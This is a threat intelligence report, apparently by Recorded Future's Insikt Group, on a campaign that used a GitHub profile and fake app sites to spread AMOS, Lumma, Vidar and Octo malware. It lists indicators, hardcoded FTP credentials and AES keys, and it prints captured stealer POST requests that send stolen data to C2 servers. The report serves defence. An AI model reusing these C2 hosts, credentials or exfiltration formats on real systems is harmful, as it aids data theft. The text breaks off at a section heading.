CYBER THREAT ANALYSIS

Recorded Future®

By Insikt Group®

May 14, 2024

GitCaught: Threat Actor Leverages GitHub Repository for Malicious Infrastructure

Analysis cut-off date: March 15, 2024

Executive Summary

Insikt Group discovered an extensive and multi-faceted campaign, attributed to Russian-speaking threat actors likely located in the Commonwealth of Independent States (CIS), abusing a legitimate GitHub profile to impersonate legitimate software, such as 1Password, Bartender 5, and Pixelmator Pro, among others, and distribute various malware families focused on stealing personal information from unsuspecting victims. Some malware families observed in this campaign, like Atomic macOS Stealer (AMOS), Vidar, Lumma, and Octo, use shared command-and-control (C2) systems, showing a complex, coordinated cyberattack strategy. The presence of multiple malware variants suggests a broad cross-platform targeting strategy, while the overlapping C2 infrastructure points to a centralized command setup — possibly increasing the efficiency of the attacks. This demonstrates a technique where attackers employ multiple variants in cross-platform attacks to boost their campaigns' success rates. This finding not only shows the range of malicious tools that threat actors use to steal data and infiltrate networks but also highlights the difficulty in tracking and defending against these threats due to the use of advanced capabilities that enhance persistence and adaptiveness in large-scale cybercriminal campaigns.

While traditional security measures may effectively mitigate known threats, the evolution of malware variants and their adaptive tactics presents a continuous challenge. This scenario highlights how cybersecurity risks can spiral, with one successful attack magnifying vulnerabilities across linked systems, causing widespread breaches and escalating damage. Defending against various malware types — each serving different purposes, across diverse operating systems and architectures — broadens the attack surface to be exploited by threat actors. Understanding this, threat actors are designing campaigns with redundancy to ensure enduring infections. As organizations grapple with this, in the short term, it’s imperative for them to enforce an organization-wide code review process for all code obtained from external repositories before integrating it into production environments. This process can include automated code scanning tools, such as GitGuardian, Checkmarx, or GitHub Advanced Security, to detect potential malware or suspicious patterns in the code. In the medium term, organizations must move to adapt their defenses against a wide range of malware variants — pushing detection rules, identifying malicious network traffic to C2 infrastructure, and engaging in intelligence-sharing with the cybersecurity community to respond to evolving threats. Organizations should also consider implementing a comprehensive application control strategy, including blocking third-party and unapproved applications to prevent the spread of malware. Only through such strategies can organizations effectively confront the evolving landscape of cyber threats and safeguard against sophisticated, multi-faceted campaigns like the one uncovered in this investigation.

Key Findings

- The campaigns observed in this investigation demonstrate a strategic targeting approach across a spectrum of operating systems and computer architectures, reflecting the threat actors' broad goals and their adaptability to evolving technological landscapes.
- GitHub, a widely utilized platform for collaborative software development, has been utilized as a vector for the propagation of the infostealer AMOS, among other infostealers, masquerading as legitimate applications. This campaign highlights the abuse of legitimate internet services (LIS), underscoring an intention to undermine organizations' trust in such services.
- Despite having access to a wide range of premium cybercriminal tools and techniques, the threat actors identified in this campaign use free and web-based infrastructure, like FileZilla servers, as a mechanism for malware delivery, abusing these legitimate channels to disseminate various malicious payloads to victims' devices. This tactic showcases a deliberate effort to obfuscate malicious activity within seemingly benign infrastructure.
- The presence of Russian-language artifacts within the analyzed HTML code suggests potential linguistic and geographical affiliations of threat actors associated with the development or deployment of the observed malware.

Background

In January 2024, Cyble Research and Intelligence Labs (CRIL) observed AMOS Stealer "being distributed through deceptive websites posing as genuine Mac applications" where the malicious files were hosted within the web page's local files, with no redirection required. Concurrently, Malwarebytes identified a separate instance with AMOS posing as an installation file for Slack, the popular business communications application. In March 2024, Insikt Group reported AMOS spreading via fraudulent Web3 gaming projects that delivered infostealer files to victim machines via the file-sharing services Pixeldrain and Dropbox.

In light of these new reports, Insikt Group continued its AMOS research and uncovered a much broader malware campaign that leveraged multiple types of malware and infostealers targeting more than just macOS.

Throughout our investigation, twelve websites were discovered that falsely advertise downloads of legitimate macOS applications but instead use a hard-coded link to direct victims to a GitHub profile to distribute AMOS. Over multiple weeks of monitoring this profile, several additional malicious executables were uncovered, including the Octo banking trojan and multiple Windows-based infostealers. Further analysis revealed communications with a FileZilla server utilized as a dropper for various infostealer variants like Lumma and Vidar, which are delivered through the use of several Python scripts and encrypted files with variable payloads.

Using insights from the threat actor's FileZilla server and Recorded Future's Network Intelligence, Insikt Group pinpointed four additional IP addresses potentially linked to the threat actor's network. This

report also includes newly identified connections between these findings and previous industry reporting.

Threat Analysis

Malware Delivery via GitHub

Initial Discovery: AMOS Impersonating macOS Applications

Over the course of Insikt Group's analysis of AMOS, twelve domains were discovered impersonating legitimate macOS applications such as CleanShot X, 1Password, and Bartender. All twelve identified domains redirected users to a GitHub profile belonging to a user named "papinyurii33" to download macOS installation media resulting in an AMOS infostealer infection. As Insikt Group reported previously, the current AMOS version is capable of infecting both Intel-based and ARM-based Macs. According to GitHub, this profile was created on January 16, 2024. The last observed contribution by papinyurii33, as of this writing, occurred on March 7, 2024, and contained only two repositories, or "repos", named "2132" and "22" (**Figure 1**). A link to the threat actor's GitHub profile could be identified directly within the page's HTML linked to the "Download" button (**Figure 2**).

Domain	Mimicked Application	First Seen	Registrar
cleanshot[.]ink	CleanShot	2024-01-29	NameCheap, Inc.
iina-app[.]lat	IINA	2024-01-28	NameCheap, Inc.
password-app[.]pro	1Password	2024-01-28	NameCheap, Inc.
setapp[.]ink	Setapp	2024-01-29	NameCheap, Inc.
pixelmator[.]us	Pixelmator Pro	2024-01-29	NameCheap, Inc.
figma[.]lat	Figma Downloads	2024-01-29	NameCheap, Inc.
macbartender[.]lat	Bartender 5	2024-01-28	NameCheap, Inc.
lightpillar[.]lat	Light Pillar	2024-01-28	NameCheap, Inc.
aptonic[.]xyz	Dropzone 4	2024-01-28	NameCheap, Inc.
rize[.]lat	RIZE	2024-01-28	NameCheap, Inc.
sipapp[.]lat	Sip App	2024-01-28	NameCheap, Inc.
skylum[.]store	Photo Editor Luminar Neo	2024-01-29	NameCheap, Inc.

Table 1: *Twelve domains that redirected users to the malicious .dmg file on papinyurii33's GitHub page (Source: Recorded Future)*



Figure 1: *GitHub profile for papinyurii33, captured March 13, 2024 (Source: GitHub)*

Figure 2: *Download link to GitHub profile papinyurii33 at cleanshot[.]ink (Source: URLScan.com)*

Additional GitHub Files

Upon initial discovery of the GitHub account, Insikt Group observed the profile was hosting other files beyond AMOS under the “2132” repo, including a dropper for the Windows-based Lumma and Vidar stealers as well as an Octo Android banking trojan, but did not observe any malware submitted to the “22” repo since early February 2024. Insikt Group monitored this GitHub account for several weeks, identifying and documenting multiple changes to uploaded files and file names during that time. Each macOS-based file was identified as AMOS but varied in C2 configurations over multiple instances of files bearing the same or similar file name (**Table 2**).

Upload Date/Time	File Name(s)	File SHA256 Hash	Family	C2
2024-01-16 13:17 UTC	1.apk	824e35d8dd11acdcb3c48d8c66114eccb25c2fff2d8cb047cd5b4b6c22c481a7	Octo	31.41.244[.]77 /o2test/
2024-01-28 14:34 UTC	installer.MacOS.dmg	4e1d26d3a7feb06780717a7d99ebac8b926b0dffd2234e2f2704aee3a1c39474	AMOS	5.42.64[.]45/p2p {No User field}
2024-01-28 14:54 UTC	installMacOS.dmg installer.MacOS.dmg installerMacOS.dmg	b1b162e0d066425bfa84ba6eacc976ba36a348c90d87901dc06bab55e26b5939	AMOS	5.42.64[.]45/p2p {No User field}
2024-01-28 16:15 UTC	installerMacOS.dmg	7e0f9a359298e0822e7de42db933a5e1d6f46255b47e0d86dd4d16abad44f834	AMOS	5.42.64[.]45/p2p {No User field}
2024-01-28 18:15 UTC	installerMacOS.dmg	299f731437df0c0548275a35384f93ef9abfc2f020d507f4fe22f641abe5817c	AMOS	5.42.64[.]45/p2p {No User field}
2024-01-29 14:00 UTC	installMacOS.dmg installerMacOS.dmg	1383462f7f85b0a7c340f164472a7bd1dea39b23f674adc9999dca862346c3ef	AMOS	5.42.65[.]108/p2p User: {blank}
2024-01-30 19:48 UTC	installerMacOS.dmg	5db172c8d55088cfd5b3e148168f51e01893128b0ef35fbf971ec78d40354021	AMOS	5.42.64[.]45/p2p {No User field}
2024-01-31 10:44 UTC	installerMacOS.dmg	6f709406f88bde5a1622f42b2b22cfd	AMOS	5.42.64[.]45/p2p {No User field}

		b4fa03cf36d4f518df9c7ed9793f8ae9a		
2024-01-31 16:16 UTC	fonts-update.dmg	16dbfb956e720b0b7c3ba5364765859f2eb1a9bf246daeeae74fb3f0d8c911da	AMOS	185.215.113[.]55/p2p {No User field}
2024-02-01 15:17 UTC	installerMacOS.dmg	95aadba24cb01df8760f2d3f80ef29d2c452b43945a1ad22e29a0771c12f04f1	AMOS	5.42.65[.]108/p2p User: {blank}
2024-02-02 15:48 UTC	FontsUpdate.dmg	107a3addcb5fd5550b1bcd7a1c41f8e11e3911078d47ce507697f2f2993ff6d2	AMOS	5.42.65[.]108/p2p User: {blank}
2024-02-03 12:35 UTC	FontsUpdate.dmg installerMacOS.dmg	f83261fc31892d0e4eda20fb2f1107ca64d60f282abdcde58b4e8726b80382b4	AMOS	5.42.65[.]114/p2p User: Lackycat888
2024-02-04 13:23 UTC	FontsUpdate.dmg installerMacOS.dmg	42c33e7d37c8af8713e9c2557a6c27b92ea9aff88d88adfe4d68796860b68f4e	AMOS	5.42.65[.]114/p2p User: Lackycat888
2024-02-07 10:31 UTC	FontsUpdate.dmg installerMacOS.dmg	c301eb35ea5e8c216aa841c96aca078f7fe9950382de17ae928d5de02b586033	AMOS	185.172.128[.]132/p2p User: Lackycat888
2024-02-08 19:43 UTC	FontsUpdate.dmg installerMacOS.dmg	78ebf9dc8f62b49077393d2753746170e300f6ad7eb740c19ac449ae3d3ef8b1	AMOS	5.42.65[.]114/p2p User: Lackycat888
2024-02-11 13:13 UTC	FontsUpdate.dmg	688636e7f11b16ef685115e84c98aa0	AMOS	5.42.65[.]114/p2p User: Lackycat888

	installerMacOS.dmg	06fdb6e3dd72b2a7e984b41b57b8cd315		
2024-02-14 19:15 UTC	Factory.exe	89ed92a03d1e8e2ff06e74a51a0dfabb4cbaa27794a2d2588015d219956a1e7b	Lumma	orbitpettystudio[.]fun theoryapparatusjuko[.]fun snuggleapplicationswo[.]fun smallrabbitcrossing[.]site punchtelephoneverdi[.]store telephoneverdictyow[.]site strainriskpropos[.]store
2024-02-16 21:30 UTC	DocCloud.dmg	40f50f931029048dd6f81fc07268a5ccd5714e637206f92dea2e5a847c67dd69	AMOS	5.42.65[.]114/p2p User: Lackycat888
2024-02-18 15:49 UTC	DocCloud.exe	152cb8b36dd023d09c742a033e76b87c6e4c2f09f6d84757001f16705eab05e7	Vidar	49.13.89[.]149 95.217.234[.]153
	Note: Extract of DocCloud.zip	cd39b0faa64702e596afc66fe32b467c478724a0fbda9fa8679f64927f34c1b2		
2024-02-19 08:33 UTC	DocCloud.exe	152cb8b36dd023d09c742a033e76b87c6e4c2f09f6d84757001f16705eab05e7	Vidar	49.13.89[.]149 95.217.234[.]153
	Note: Extract of DocCloud.zip	7835e499d0030c850f7dd9b56d58ad7027f9bcda81348178ac029a22e0926da8		

2024-03-07 12:28 UTC	DocCloud.zip decode.zip	17b52120268ceacf4a9d950d709b27aae11a5ddcbf60cbb9df340f0649c2849f	N/A	N/A[1]

Table 2: *Files identified on papinyurii33's GitHub profile (Source: GitHub)*

All versions of AMOS hosted on the GitHub account perform HTTP POST requests to the endpoint `/p2p`; however, publicly, there are other known endpoints for AMOS, `/sendlog` and `/joinsystem`. Insikt Group identified that differences in the AMOS code base seem to also be tied to the endpoints used. We have observed newer variants of AMOS using the `/p2p` file path.

During our analysis, we identified that in `/sendlog` and `/joinsystem` file paths, the user HTTP POST variable supplied in the C2 communications is the username associated with the threat actor's AMOS subscription.

```
POST /joinsystem HTTP/1.1
Host: 5.42.65.107
Content-Type: application/x-www-form-urlencoded
Content-Length: 86673
Connection: close

BuildID=astration&user=markopolo&B64=UEsDBAoAAAAADaWRlgAAAAAAAAAAAAAAAALABAAMTYyNzk4NDQzMC9VWAwAu-_CZcjvwmX2ARQAUEsDBB
QACAAIADSWRlgAAAAAAAAAAAAAAAAbABAAMTYyNzk4NDQzMC9wYXNzd29yZC1lbnRlcmVkVVgMAMPvwmXD78Jl9gEUACvKzy8BAFBLBwhb-fQWBgAAAAQAA
ABQSwMEFAAIAAgAMJZGWAAAAAAAAAAAAAAAABYAEAAxNjI3OTg0NDMwL1N5c2luZm8udHh0VVgMALvvwmW878Jl9gEUAHVTTXOiQBA9h1_RR1MV3RkRA9xA
jaF2iSkTsx83hGadDTLUMCS6v34bHdTs1o7lYd570910v75PVPaeKPQtC-jcmyss3lC9CXw3OEAsMyzgIdmiDyJO0g9wlGGpRS5QHUnObrgRPCqZYl1LZd5
GpaYHE0k5hjBt5D-ypwox88G-4R7M738b_qHZrlGBzM_K2ocuybPUSXGhacMTPTT0lyFMknSD0KuIb8lrH0YQhx1vH3kKOD6jMW6l2lMUmHdQKKWG5SKGF1
S1kCWR3Bmw489ogqoq8CCKylz6F3fzaEDCMFo8QTT1o5gzPnDdH4M7xtggpD_32JiP-MhxSTe7i065PqYKG1FoWFN97ZkUkgZmKnhCJc7t6NX7WuOWvviry
4LAcwPncWaUp3GvVlQMTBzXs0du2Gfu2O47Y8_pe-OA9e1pMOMhn7DQY5ZlzVVSbURaf5qKuiqSfW1MYq4nyzzvK2rp_HFl7i_LIIbeYVZUjX3u9BTfRIpt
P4DtGGddK5eEt5_eMYyNDPMZVUk2mu00lkfFodcPkpidhi8yyTDrop-qBPiAnIE2VS2LRh9myocugx3cDtmFYBVRVPlaQyFe8T-aO0UWXzd5Tm2fYqU35I9
RPxSaPFeQtXvBch66dK4vHsWJKE8VwXesLzmhlKSdWuT5BbooC1Hi39qg0XKbaJEmRbGHIPvV1BpCJX5udEn70janmwOWGVVzbCpf22OaKW1V1qT6sKNXtM
FA_vzWoZ0DrzjZ0xlwqzVfdka98PY2sf4AUEsHCGcsDLxFAgAASwQAAFBLAwQKAAAAAAA0lkZYAAAAAAAAAAAAAAAAAFAAQADE2Mjc5ODQ0MzAvQ2hyb21pd
W0vVVgMAMPvwmXD78Jl9gEUAFBLAwQKAAAAAAA0lkZYAAAAAAAAAAAAAAAAGwAQADE2Mjc5ODQ0MzAvQ2hyb21pdW0vQ2hyb21lL1VYDADD78JlxO_CZfYB
FABQSwMEFAAIAAgANJZGWAAAAAAAAAAAAAAAACQAEAAxNjI3OTg0NDMwL0Nocm9taXVtL0Nocm9tZS9QYXNzd29yZDFVWAwAxO_CZcTvwmX2ARQA7d1Pb9t
kHAdwO07jbm23lW2yqu7wVBNqrGaMqOphTIhljddFZOmWpoiCkHHjp-VR7TjL4wzCLePPiTfAG-DEq-BWcYB3AAe4InFD2gU_dv45cehAggrl-5ES288f-_
```

Figure 3: *joinsystem and sendlog AMOS HTTP POST exfiltration (Source: Recorded Future)*

However, for earlier versions of the `/p2p` variants posted on the threat actor's GitHub repository (before January 28, 2024) there is no use of a user field in the communication back to the C2. Additionally, as shown in **Figure 4**, the HTTP POST request used for C2 communication replaces the `BuildID` field with a `uuid` HTTP header and sends the exfiltrated data as a zip-compressed file instead of using base64 encoding.

[1] When attempting to execute the embedded executable, the processes fail due to lack of appropriate DLLs.

```
POST /p2p HTTP/1.1
Host:5.42.64.45:80
uuid:92dd2cfe-b7ac-495c-ad24-0568d38c0f57
Content-Length: 107557

PK........c.sX................pwd.....rootPK..[... .......PK........i.sX............!...FileGrabber//NoteStore.sqlite-
wal..      <T..8.Y1...=D.l...'k.Da0...".h..]*.H...$...ET.H..
..w4..~......}....^.G...s.....3.5w..Mc...<....q....B.....t/.9..J...O..>.mx.2......X.....0Z..&.4...)%.V%...p.P...Qc.o..
.!.T.........5..dh|................D..&...;6.5......Kw.....WN.......d
....%.X..%..T............~cS....... .x...\8...
......^6.O.x3c....skk.......o..1.-/7x'8.z7n..x..d........_.S.
]..Tc.F......^.....6...S&l.<.U.......Z%g......w.g......3.n.o."....w.{.,>3.........a/.+.....[......R.9.U...o...l.V@.....
.....[ns(j...S@....~.KR.8...\~....o.r*m.;t*W\i{]..c.y.D.
....9.>....K..~.jl....GS.I8.;#....s..u...3..<V..v,
...H.x.7...H../.46..|8..dy<..e&.c:...h..Y..R.[.89r.^.u...;.........w>.zl.....?..7,eM.Q.0W...a..VT,.....gbe.3^..........
..,......ad.?...........J...$.D.G..r\...q..&nK.E......6/..^....
w4...o.XPt....^.}..Wc.%...F:..|......kb./.]...b........      U(w.}.8. e....E..j]._7.}.=.:.KMK.2...G.......([...U.
....v...%.J.g..wxxt....Q.T9......>.....(m..h....g........
.}..f..yc. .......r...V>*.({HF.o.B).
```

Figure 4: *No user field in '/p2p' AMOS HTTP POST(Source: Recorded Future)*

After January 28, 2024, every version of AMOS contains a user field in the response back to the C2, and six unique samples contain the username "Lackycat888".

```
POST /p2p HTTP/1.1
Host:5.42.65.114:80
uuid:081049ce-e926-4438-970e-4fff704c1f07
user:Lackycat888
Content-Length: 36558

PK..........rX................run.....usernamePK..w.^.
.......PK..........rX................pwd.....rootPK..[...     .......PK..........rX................useruT.r.0....wIf
.x....B...@....-.5.....].7.{..^c..fj.ft..t...ldh.Lq...|6gmx...
.w...?.....J..8.3...J.t.....w...J.......  SG.....KJ.'......;..c......R.,*.c....
.,..pm....A,._R..
.,.6.T.6.....P&c.,x,...i....n[.'..*a......)Z...}.1.-.....;0.X$(P.Z.L.
k..GO.6.Rq...<.xbD(.*@J>....|......G.....I&?.6)....O......_f....a...T..H.N..|{.{%...1....).9x....^....7..........W.:-=
..)>%.M._H.$.Nc]..E.7.@.'.|A  .Z....!.....dD.t0..7}._.=..Dd`.....$^.5@J.v..%*..W...m...i..^.v.b`<.....:...;..=..#.t..
wJ=:&.MZ..b.A..3.,..Y..).....Stt..-........PL.6z...f3W@N....5...+.....NO.'..b.R"r2.$YpM.....R...4Nw1=.g.8.}.4..9.*.4D..
....0..,...          O...1.x.`."Lv.].<....K...6."..3...R.Gj....*.D......13.gQt.7..i..........T........}..j..PK..(..v...
.a...PK..........rX................safari/saf1.X[.#Y....q]Ve..g..].V..9..5..R..r.\*...e.R....T..i.mXa_D\.,.."((.."...0.
............>...*..N:.gV..?'.+u.....F..1.{.......b.....6..!y...1.....?...0..=....6/ .#.k.....x
K._-....."....T....7..~.....q.O.N...F.a........R
```

Figure 5: *User field in '/p2p' AMOS HTTP POST (Source: Recorded Future)*

Without access to the builder or panels, we are unable to determine why the initial `/p2p` variants have no username while the `/sendlog` and `/joinsystem` versions did have usernames. Since the newest versions using `/p2p` now contain a username, we assess that it was likely an oversight during the development of the `/p2p` variant. Another scenario could be the developer initially wanting to remove the field for better operational security (OPSEC) but ending up needing the user identifier for identification of incoming log data.

Although beyond the scope of this report, one notable observation — based upon a review of the Android APK file — concerns the Advanced Encryption Standard (AES) key extracted from the APK. In previous reporting, the Octo banking trojan application consistently contained the following AES key (1, 2, 3):

- `35343536396432616161653731373633333561363762663732653836373336 66`

In the example available via this GitHub account, we observed the following AES key, possibly indicating either a change in the campaign or that the threat actor is leveraging a specific strain of Octo malware:

- `33353665323966333462643031373639653766666165653138336234363538 33`

Threat Actor Infrastructure

During analysis of the varied `DocCloud` archives on papinyurii33's GitHub page, Insikt Group observed networking information that provided additional insight into the behavior and resources specific to this family of malware. Three different uploads of the archive were obtained and analyzed, each revealing infrastructure tied to a larger campaign.

FileZilla Servers for Malware Management

Observing the execution of `DocCloud.exe`, extracted from the first and second uploads, the file accesses a FileZilla file transfer protocol (FTP) server at IP address *193.149.189[.]199* using hardcoded credentials (username:ins; password:installer). After a connection is established, a child process of `DocCloud.exe` accesses and RC4 decrypts a .ENC file, a standard file format for storing encrypted data, and combines the decrypted data with shellcode stored within a Python script. The constructed payload is then run as an argument to `pythonw.exe`. Insikt Group observed multiple executions following this process that ultimately resulted in both Lumma and Vidar infostealers being dropped.

Upon examining the version of `DocCloud.zip` uploaded to GitHub by papinyurii33 on March 7, 2024, Insikt Group observed that the file now accesses a FileZilla file server at IP address *188.120.227[.]9* and uses new hardcoded credentials (username:PK1; password:PK1). Multiple files in this zip archive display the DLL file extension but are cleartext Python scripts. When attempting to execute the embedded executable, the process fails due to a lack of appropriate DLLs.

Over the course of February and into early March 2024, Insikt Group observed a distinct change in the execution and communication patterns of the `DocCloud` files. In each case, the processes reaching out to the FTP server remained static, including the filename accessed on the server (*`TEST1.ENC`*), as well as the shellcode present in the bundled Python scripts. In earlier iterations, the malware retrieved the .ENC file and then proceeded to conduct multiple DNS lookups for domains previously associated with Lumma Stealer:

- orbitpettystudio[.]fun

- theoryapparatusjuko[.]fun
- snuggleapplicationswo[.]fun
- smallrabbitcrossing[.]site
- punchtelephoneverdi[.]store
- telephoneverdictyow[.]site
- strainriskpropos[.]store

In more recent executions, the same .ENC file is retrieved, but the malware proceeds to check user profiles for Steam Community and Telegram accounts, where it obtains the respective C2 server and continues to complete POST requests to these follow-on C2 servers. This would indicate that while the dropper remains unchanged, instructions for the next-stage infection were altered within the .ENC file on the FTP server between executions.

Additional Infrastructure

Leveraging Recorded Future's Network Intelligence, Insikt Group pivoted from the FileZilla FTP servers *193.149.189[.]199* and *188.120.227[.]9* and identified four additional IP addresses of interest (**Table 3**), all likely related to the threat actor's network infrastructure. These new IP addresses revealed C2 infrastructure for DARKCOMET RAT and an additional FileZilla FTP server responsible for deploying DARKCOMET RAT. The connectivity of this infrastructure (**Figure 6**) stemming from the GitHub-hosted "`DocCloud`" files alludes to a more organized campaign targeting victim devices.

IP Address	Domain	ASN	Description
193.149.189[.]199	ultradelux[.]buzz	BL Networks, AS399629	FileZilla Server 0.9.60 beta
195.85.115[.]195	N/A	BL Networks, AS399629	FileZilla Server 0.9.60 beta
45.61.137[.]213	servicescraft[.]buzz	BL Networks, AS399629	Newly registered domain servicescraft[.]buzz on March 12, 2024
67.217.228[.]135	N/A	BL Networks, AS399629	Likely not controlled by the threat actor and is only used as a VPN tunnel
77.246.158[.]48	patrikbob100.fvds[.]ru	JSC IOT, AS29182	DARKCOMET RAT C2 Ver. 5.1 over port 1640; RDP activity to: • 193.149.189[.]199 • 195.85.115[.]195 • 45.61.137[.]213 • 67.217.228[.]135

188.120.227[.]9	dekabristiney.fvds[.]ru	JSC IOT, AS29182	FileZilla Server 0.9.60 beta; bidirectional ephemeral port activity with 195.85.115[.]195

Table 3: *IP addresses of interest and likely related to the threat actor's network infrastructure (Source: Recorded Future)*

Using Recorded Future's Network Intelligence data, Insikt Group also identified the following malware families being served from FTP servers *193.149.189[.]199* and *195.85.115[.]195* between August 2023 and February 2024):

- DARKCOMET RAT
- Raccoon Stealer



Figure 6: *Graphical interpretation of the threat actor's network infrastructure (Source: Recorded Future)*

Reporting Overlaps

Insikt Group's latest findings not only shed light on the threat actor's current activities but also draw compelling parallels with historical reporting, revealing the persistent nature of these malicious campaigns. Comparing these new discoveries with past incidents highlights the enduring threat landscape and underscores the urgent need for robust cybersecurity measures.

Insikt Group: Midjourney Phishing Campaign

On March 12, 2024, Insikt Group identified a campaign using a fake Midjourney program delivered via phishing pages to spread Vidar and MetaStealer. After the report was released, it was later discovered that the `DocCloud` archives had shared the same Steam and Telegram links used to redirect users to Vidar C2s but did not include MetaStealer.

Dead Drop Resolver URL	Infostealer	C2 IP Addresses	ASN
hxxps://steamcommunity[.]com/profiles/76561199649267298	Vidar	49.13.89[.]149	Hetzner Online GmbH AS24940
hxxps://t[.]me/uprizin	Vidar	95.217.234[.]153	Hetzner Online GmbH AS24940

Table 4: *Vidar C2 IP addresses seen in both the Midjourney phishing campaign and the DocCloud archives (Source: Recorded Future Malware Intelligence)*

Cyfirma: DanaBot Reporting

